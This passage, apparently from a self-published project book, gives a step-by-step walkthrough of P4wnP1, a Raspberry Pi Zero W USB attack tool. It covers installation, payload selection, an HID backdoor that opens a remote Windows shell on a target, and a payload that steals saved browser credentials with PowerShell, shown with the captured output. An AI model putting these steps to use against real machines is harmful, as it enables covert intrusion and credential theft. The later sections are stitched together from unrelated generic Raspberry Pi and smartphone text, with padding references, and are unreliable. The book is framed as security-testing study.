- **git clone --recursive https://github.com/mame82/P4wnP1**
- **cd P4wnP1**
- **./install.sh**

The install will take a little while to run:

```
pi@raspberrypi:~$ cd P4wnP1/
pi@raspberrypi:~/P4wnP1$ ./install.sh
Testing Internet connection and name resolution...
...[pass] Internet connection works
Testing if the system runs Raspbian Jessie...
...[pass] Pi seems to be running Raspbian Jessie or Stretch
Backing up resolv.conf
Installing needed packages...
Get:1 http://mirrordirector.raspbian.org/raspbian stretch InRelease [15.0 kB]
Get:2 http://archive.raspberrypi.org/debian stretch InRelease [25.3 kB]
Get:3 http://mirrordirector.raspbian.org/raspbian stretch/main armhf Packages [1
1.7 MB]
Get:4 http://archive.raspberrypi.org/debian stretch/main armhf Packages [111 kB]
Get:5 http://archive.raspberrypi.org/debian stretch/ui armhf Packages [26.9 kB]
98% [3 Packages store 0 B] [5 Packages 23.6 kB/26.9 kB 88%] 1.619 kB/s 0s
```

When complete you should see a screen like below:

```
Attach P4wnP1 to a host and you should be able to SSH in with pi@172.16.0.1 (via
RNDIS/CDC ECM)

If you use a USB OTG adapter to attach a keyboard, P4wnP1 boots into interactive
mode

If you're using a Pi Zero W, a WiFi AP should be opened. You could use the AP to
setup P4wnP1, too.
WiFi name: P4wnP1
Key: MaMe82-P4wnP1
SSH access: pi@172.24.0.1 (password: raspberry)

Go to your installation directory. From there you can alter the settings in the
file 'setup.cfg',
like payload and language selection

If you're using a Pi Zero W, give the HID backdoor a try ;-)


You need to reboot the Pi now!
```

Before you reboot the Pi, let's talk about what happened. Notice that the program says the IP address for the PI has been changed to 172.24.0.1, and it is accessible as a new Wi-Fi router that uses the SSID of P4wnP1 with the Wi-Fi password of MaMe82-P4wnP1.

When you reboot the Pi, these changes take effect. Go ahead and reboot the Pi.

CONNECT TO THE NEW WI_FI NETWORK P4WNP1

When the Pi reboots you will see a new Wi-Fi router available:



Go ahead and connect to this Wi-Fi network from your control computer.

You can now SSH (or use Putty) into the Pi at the new IP address 172.24.0.1:

```
pi@MAME82-P4WNP1: ~  
login as: pi  
pi@172.24.0.1's password:  
Linux MAME82-P4WNP1 4.9.48+ #1034 Fri Sep 8 13:55:13 BST 2017 armv6l  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Sep 14 01:01:22 2017  
  
SSH is enabled and the default password for the 'pi' user has not been changed.  
This is a security risk - please login as the 'pi' user and type 'passwd' to  
set a new password.  
  
pi@MAME82-P4WNP1:~$
```

Congratulations, you now have a fully functional P4wnP1!

5.4 SETTING THE PAYLOAD

Now all we need to do is set the Payload that we want to use when the PwnP1 is connected to a target. This is done by editing the setup.cfg file.

Change to the P4wnP1 folder

Edit the setup.cfg file using nano

Go to the bottom of this file and you will see the available Payloads. It defaults to “network only”. Just Comment this out with a “#” sign, and remove the “#” from the payload line that you want to use.

Let us try the “hid_backdoor_remote”:

Comment out the “network_only” payload

Uncomment the “hid_backdoor_remote” payload:

```

# =====
# Payload selection
# =====

#PAYLOAD=network_only.txt
#PAYLOAD=hid_backdoor_remote.txt # AutoSSH "reachback" version
#PAYLOAD=wifi_connect.txt
#PAYLOAD=stickykey/trigger.txt # Backdoor Windows LockScreen w
#PAYLOAD=hakin9_tutorial/payload.txt # steals stored plain cre
#PAYLOAD=Win10_LockPicker.txt # Steals NetNTLMv2 hash from loc
#PAYLOAD=hid_backdoor.txt # under (heavy) development
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: Triggers
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits till targ
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: triggered by C

```

Save and exit

Now connect the Pi to the target using only the second USB port. We can now connect to the P4wnP1 through the Wi-Fi network and have a remote connection to the target machine!

When you connect to the P4wnP1 Wi-Fi network, SSH into the Pi, and you should now see a new screen:

172.24.0.1 - PuTTY

```

Starting P4wnP1 server...

=====
P4wnP1 HID backdoor shell
Author: MaMe82
Web: https://github.com/mame82/P4wnP1
State: Experimental (maybe forever ;-))

Enter "help" for help
Enter "FireStage1" to run stage 1 against the current target.
Use "help FireStage1" to get more details.

=====

P4wnP1 shell (client not connected) > █

```

Type “help” to see available commands:


```
P4wnP1 shell (client not connected) > help

Documented commands (type help <topic>):
-----
CreateProc  GetClientProcs      KillClient  SendKeys      echotest
FireStage1  GetKeyboardLanguage KillProc    SetKeyboardLanguage help

Undocumented commands:
-----
SendDuckyScript  download  interact  llS  ls  shell  upload
cd                exit      lod       lpwd  pwd  state
```

Notice it says “client not connected”.

Let’s go ahead and run “FireStage1” to connect the target machine:

```
P4wnP1 shell (client not connected) > FireStage1
Starting to type out stager to the target...
...done. If the client doesn't connect back, check the target
keyboard layout with 'SetKeyboardLanguage'
P4wnP1 shell (client not connected) >
Target connected through HID covert channel

P4wnP1 shell (client connected) > █
```

You have several commands that you can run on the target system, or you can just type “shell” to drop into a full remote Windows 10 command prompt:

```
P4wnP1 shell (client connected) > shell
Process with ID 6832 created
Trying to interact with process ID 6832 ...
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dan>whoami
whoami

whoami
████████████████████\dan

C:\Users\dan> █
```

Very nice!

5.4.1 HID (RUBBER DUCK) PAYLOAD

Next, we will take a look at a couple of the Human Interface Device (HID) payloads. Basically, these payloads allow the P4wnP1 to act like a Hak5 Rubber Ducky – turning the USB device into a unit that emulates a keyboard and sends keyboard commands a letter at a time to the computer.

In the setup.cfg file select the “hid_keyboard” payload:

```
# =====
# Payload selection
# =====

#PAYLOAD=network_only.txt
#PAYLOAD=hid_backdoor_remote.txt # AutoSSH "reachback" version
#PAYLOAD=wifi_connect.txt
#PAYLOAD=stickykey/trigger.txt # Backdoor Windows LockScreen wi
#PAYLOAD=hakin9_tutorial/payload.txt # steals stored plain cred
#PAYLOAD=Win10_LockPicker.txt # Steals NetNTLMv2 hash from lock
#PAYLOAD=hid_backdoor.txt # under (heavy) development
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: Triggers
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits till target
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: triggered by CA
```

Now go to the P4wnP1 “payloads” directory:

```
pi@MAME82-P4WNP1:~/P4wnP1/payloads $ ls
hakin9_tutorial      hid_keyboard2.txt  template.txt
hid_backdoor_remote.txt  hid_keyboard.txt  wifi_connect.txt
hid_backdoor.txt      network_only.txt  Win10_LockPicker.txt
hid_frontdoor.txt      stickykey
pi@MAME82-P4WNP1:~/P4wnP1/payloads $
```

Here you will find the actual payload files for each attack. You can view and edit the payloads.

If we look at the “hid_payload.txt” file we can see what the payload will do when executed:

```
lang="us"


function onKeyboardUp()
{
    # we need no initial keyboard delay, before starting the DuckyScript
    # if this method gets called, we know the HID keyboard stack is usable

    cat <<- EOF | duckhid
        GUI r
        DELAY 500
        STRING notepad.exe
        ENTER
        DELAY 1000
EOF
    echo "Keyboard is running" | outhid
}
```

Important: Make sure the keyboard language is set to your country.

If you are familiar with “Rubber Ducky” scripts this will look extremely familiar to you. If not, the “Gui r” command opens a Windows run box, waits, and then types in the notepad command. Lastly it types, “Keyboard is running” in notepad automatically.

If we hook the P4wnP1 to the target system this is exactly what happens. Notepad will open and the text will be written on the screen, as seen below:



Obviously running notepad isn't that useful to a security tester, but what it shows is that you can edit the payload file to enter any commands that you want.

Let's look at a little more advanced version of the same concept.

5.4.2 HID_KEYBOARD PAYLOAD

The “hid_keyboard2” payload adds a bit of a covert trigger to the previous attack. In this one, again Notepad is opened, but it also looks for certain keyboard input to trigger other code to run.

Let's take a closer look. Set the “hid_keyboard2.txt” payload in setup.cfg:

```
# =====  
# Payload selection  
# =====  
  
#PAYLOAD=network_only.txt  
#PAYLOAD=hid_backdoor_remote.txt # AutoSSH "reachback" version  
#PAYLOAD=wifi_connect.txt  
#PAYLOAD=stickykey/trigger.txt # Backdoor Windows LockScreen wi  
#PAYLOAD=hakin9_tutorial/payload.txt # steals stored plain cred  
#PAYLOAD=Win10_LockPicker.txt # Steals NetNTLMv2 hash from lock  
#PAYLOAD=hid_backdoor.txt # under (heavy) development  
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: Triggers  
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits till targe  
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: triggered by CAP
```

Next, go to the payload sub-directory and open the hid_keyboard2 text file. Make sure your language is selected for the keyboard or it will not work right:

```
# overwrite default keyboard language
lang="us"

function onKeyboardUp()
{
    # we need no initial keyboard delay, before
    # if this method gets called, we know the HI

    # directly pipe duckyscript to "duckhid"
    cat <<- EOF | duckhid
        GUI r
        DELAY 500
        STRING notepad.exe
        ENTER
        DELAY 1000
EOF

    # single command outputs piped to outhid
```

When done, save and exit and connect the Pi to the target system.

Notepad should open, print out text and ask you to hit either the Caps lock, Scroll lock or Num lock keys. It then tells you which key you pressed and changes the Pi led blink frequency:



```
Untitled - Notepad
File Edit Format View Help
Target host finished loading HID driver
This demo payload is located at: /home/pi/P4wnP1/hid_keyboard2.txt
If output uses wrong keyboard layout, change the 'lang' parameter in the payload
The payload uses the result of the 'key_trigger' to decide how to go on...
... so grab a copy and modify it to your needs
In order to run a different payload, modify 'PAYLOAD' in setup.cfg

Press CAPSLOCK, SCROLLLOCK or NUMLOCK frequently
to trigger the respective keyboard output

Payload execution sleeps till a trigger key is pressed

Key trigger CAPSLOCK detected
-----
LED blink set to: 1

Press CAPSLOCK, SCROLLLOCK or NUMLOCK frequently
to trigger the respective keyboard output

Payload execution sleeps till a trigger key is pressed
```

Again, this is like a “Proof of Concept” to show what the P4wnP1 can do. The beauty here is that you could set different things up to run based on triggers.

5.5 HACKING TUTORIAL PAYLOAD

Lastly, let us look at the Hacking tutorial payload. This payload captures browser creds from the Windows system, and stores them on the Pi using a PowerShell script.

Select the “hacking tutorial/payload.txt” payload:

```
# =====
# Payload selection
# =====

#PAYLOAD=network_only.txt
#PAYLOAD=hid_backdoor_remote.txt # AutoSSH "reachback" version
#PAYLOAD=wifi_connect.txt
#PAYLOAD=stickykey/trigger.txt # Backdoor Windows LockScreen wi
#PAYLOAD=hakin9_tutorial/payload.txt # steals stored plain crede
#PAYLOAD=Win10_LockPicker.txt # Steals NetNTLMv2 hash from lock
#PAYLOAD=hid_backdoor.txt # under (heavy) development
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: Triggers
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits till targe
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: triggered by CA
```

You can read the payload file located in the payloads/hakin9_tutorial directory to see what it will do:

```
USE_RNDIS=true # RNDIS network device to enable hash stealing
USE_HID=true # HID keyboard to allow entering cracked password
USE_UMS=true # enable USB Mass Storage

# Keyboard language for outhid and duckhid commands
# possible languages: "be", "br", "ca", "ch", "de", "dk", "es", "fi",
# "fr", "gb", "hr", "it", "no", "pt", "ru", "si", "sv", "tr", "us"
lang="us" # MAKE THE KEYBOARD LANGUAGE MATCH THE TARGET


function onKeyboardUp ()
{
    # execute DuckyScript responsible for bringing up PowerShell
    cat $wdir/payloads/hakin9_tutorial/starttps.duck | duckhid

    # print out the PowerShell script as raw ASCII
    # Important: The script has to end with an empty line, to force
    # RETURN after the last line
    cat $wdir/payloads/hakin9_tutorial/stealcreds.ps1 | outhid
}
```

The payload uses the RNDIS network device, enables the HID keyboard interface so it can enter keyboard commands, and also enables USB mass storage so it can save information to the Pi. If you read through the payload you can see that it accomplishes this by running a PowerShell command that calls “stealcreds.ps1”.

You can view the “stealcreds.ps1” file in the same directory to see what it does if you wish.

When the P4wnP1 is attached to the target system, the PI is assigned a drive letter, and the PowerShell executes (rather quickly). A text file should appear on the PI USB drive:



Name	Date modified	Type	Size
test	9/14/2017 2:28 PM	Text Document	1 KB

If you open the text file you will see any browser credentials that were saved on the system:

```
Resource : https://login.live.com/  
UserName : cyberarms@live.com  
Password : test4
```

The nice thing is that you could use your own PowerShell script, which greatly increases the capability of the P4wnP1.

5.6 FEATURES

- Ultra low-cost (model A \$25, model B \$35).
- Ultra low power~1W.
- Credit card sized fan less, instant start-up.
- Complete easy-to-program computer.
- Provide a fun environment for experimenting with programming and electronics.
- Inexpensive, simple, open and easy to maintain computer for schools.

5.7 APPLICATIONS

- Can be used for making super computers.
- Raspberry pi medical devices input shield.
- Solar raspberry pi power pack.
- Voice-activated coffee machine.
- Raspberry pi dynamic bike headlight prototype.

- **Learning programming:** learn python, cc++, java, ruby, basic etc.
- **Pi Phone:** using raspberry pi.
- **Raspberry pi mounted google calendar:** on instructables.

5.8 ADVANTAGES

- It's a harbinger for process of the Internet of Things
- It shows that radically inexpensive devices are good enough for many people and many tasks.
- It is possible to work as a low cost server to handle light internal or web traffic.
- If all light traffic servers are changes into Raspberry Pi, it can certainly minimize an enterprises budget.
- Low power consumption.

FOR AUTHOR USE ONLY

6. CONCLUSION AND FUTURE SCOPE

In this project, we only covered some of the basic features of the P4wnP1 Raspberry Pi Zero w tool and key loggers. There are additional payloads and features that are available. I am a big Pi Zero W fan, and as a security professional, really enjoy the features and capabilities that the P4wnP1 platform offers. The P4wnP1 seems to be a very active project, so this is something to definitely keep an eye on.

FUTURE SCOPE:

- One of the most useful things about the smartphone is how many different technologies and tools it has consolidated into a single device that fits in your pocket. It replaced the point-and-shoot camera, calculator, alarm clock, watch, MP3 player, radio, eBook reader, GPS, flashlight, photo album, airline ticket, and more.
- As even as our smartphones grow in size and barely fit into our pockets these days, the trend is reversing itself. Our tech is changing--migrating from our phone and computers to all kinds of new things that using computer power to become smarter and join the connected world.

7. REFERENCES

1. <http://www.keycatcheruk.co.uk/>
2. <http://www.relytec.com/>
3. <http://www.securitystats.com/>
4. http://en.wikipedia.org/Key_logger
5. www.google.com
6. www.ethicalhacking.com
7. Malware Definition Available at <http://en.wikipedia.org/wiki/Malware>.
8. Malware Definition Available at <http://www.wisegeek.com/what-is-malware.htm>.
9. Types of Malwares Available at <http://arstechnica.com/security/2004/11/malware/>.
10. Working of Key loggers available at <http://securelist.com/analysis/publications/36138/keyloggers-how-they-work-and-how-to-detect-them-part-1/>.
11. <https://dantheiotman.com/2017/09/15/p4wnp1-the-pi-zero-based-usb-attack-platform/>

FOR AUTHOR USE ONLY

FOR AUTHOR USE ONLY

FOR AUTHOR USE ONLY

**More
Books!**



yes
I want morebooks!

Buy your books fast and straightforward online - at one of world's fastest growing online book stores! Environmentally sound due to Print-on-Demand technologies.

Buy your books online at
www.morebooks.shop

Kaufen Sie Ihre Bücher schnell und unkompliziert online – auf einer der am schnellsten wachsenden Buchhandelsplattformen weltweit! Dank Print-On-Demand umwelt- und ressourcenschonend produziert.

Bücher schneller online kaufen
www.morebooks.shop

KS OmniScriptum Publishing
Brivibas gatve 197
LV-1039 Riga, Latvia
Telefax: +371 686 20455

info@omniscryptum.com
www.omniscryptum.com

OMNIScriptum



FOR AUTHOR USE ONLY